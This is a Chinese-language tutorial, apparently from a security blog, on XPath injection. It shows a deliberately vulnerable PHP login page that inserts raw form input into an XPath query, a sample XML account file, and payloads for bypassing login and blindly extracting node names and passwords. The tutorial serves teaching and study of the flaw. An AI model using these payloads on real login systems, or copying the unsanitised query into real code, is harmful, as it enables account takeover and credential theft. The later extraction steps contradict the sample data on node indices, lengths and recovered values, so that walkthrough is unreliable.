Xpath注入之登录绕过

login.php:


```
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8">
<title></title>
</head>
<body>
<form method="POST">
username:
<input type="text" name="username">
</p>
password:
<input type="password" name="password">
</p>
<input type="submit" value="登录" name="submit">
</p>
</form>
</body>
</html>
<?php
if(file_exists('test.xml')){
$xml=simplexml_load_file('test.xml');
if($_POST['submit']){
$username=$_POST['username'];
$password=$_POST['password'];
$x_query="/accounts/user[username='{$username}' and password='{$password}']";
$result = $xml->xpath($x_query);
if(count($result)==0){
echo '登录失败';
}else{
echo "登录成功";
$login_user = $result[0]->username;
echo "you login as $login_user";
}
}
}
?>
```

test.xml


```
<?xml version="1.0" encoding="UTF-8"?>
<accounts>
<user id="1">
```

```
<username>Twe1ve</username>
<email>admin@xx.com</email>
<accounttype>administrator</accounttype>
<password>P@ssword123</password>
</user>
<user id="2">
<username>test</username>
<email>tw@xx.com</email>
<accounttype>normal</accounttype>
<password>123456</password>
</user>
</accounts>
```

这里，test为普通账户，Twe1ve为管理账户（不设置为admin，为了更直观地看出权限时用户名已知和未知的区别，也是模拟用户名不为admin的情况）
test用户使用正确的账户名密码正常登录：




用户名：test' or 'a'='a 密码随意



这意味着知道任意用户名即可以该用户身份登录，在已知用户账户名的情况下实现任意用户登录。假若管理员用户未知，如我这里设置的比较奇葩的管理用户名，还可以实现以管理员身份登录吗？我们知道一般数据库中默认第一个用户为管理用户。所以这里类似SQLi 的万能密码，使用如下paylaod实现在管理账户未知的情况下管理员登录：

```
x' or 1=1 or ''='
```

结果：



从根节点开始判断
count()函数返回节点数量

```
'or count(/)=1 and ''='
```

```
'or count(/*)=1 and ''='
```

这里的count(/)和count(/*)效果是一样的，都是获取根节点数量。而一个xml文件，仅允许有一个根节点，所以按照我个人的理解，这一步应该可以省略（非权威！！！）。然后还发现文章中的payload结尾用`or ''='`的话表达式恒等于真，没法判断，所以我改用`and ''='`了。

判断根节点长度为8
string-length()函数返回字符串长度

```
'or string-length(name(/*[1]))=8 and ''='
```

或者

```
'or string-length(name(/*))=8 and ''='
```

因为只有一个根节点，可以不使用[1]来指定第一个节点

猜解根节点名称
substring()函数类似于mysql的substring()

```
'or substring(name(/*[1]), 1, 1)='a' and ''='
```

或者

```
'or substring(name(/*), 1, 1)='a' and ''='
```

最终猜测得出根节点名称为：accounts

猜解根节点accounts下的子节点数量

```
' or count(/accounts/*)=3 and ''='
```

猜解根节点accounts下的第三个子节点名称长度

```
' or string-length(name(/accounts/*[3]))=4 and ''='
```

猜解根节点accounts下的第三个子节点名称

```
' or substring(name(/accounts/*[3]),1,1)='u' and ''='
```

最终猜测得出名称为：user

猜解/accounts/user下第四个子节点名称长度

```
' or string-length(name(/accounts/user[3]/*[4]))=8 and ''='
```

猜解/accounts/user下第四个子节点名称

```
' or substring(name(/accounts/user[3]/*[4]),1,1)='p' and ''='
```

最终猜测得出名称为：password

验证猜解结果

```
' or substring(name(/accounts/user[3]/*[4]),1)='password' and ''='
```

继续猜解/accounts/user[3]/password/下是否有子节点

```
' or count(/accounts/user[3]/password/*)=0 and ''='
```

长度=0，无子节点

猜解/accounts/user[3]/username[4]的数据长度

```
' or string-length(/accounts/user[3]/password)=15 and ''='
```

数据长度为6

猜解/accounts/user[1]/username[1]的数据

```
' or substring((/accounts/user[3]/password),1,1)='f' and ''='
```

最终数据为：Twe1ve

```
' or substring((/accounts/user[3]/password),1,1)='flag{test-flag}' and ''='
```

以此类推，最终获得所有的数据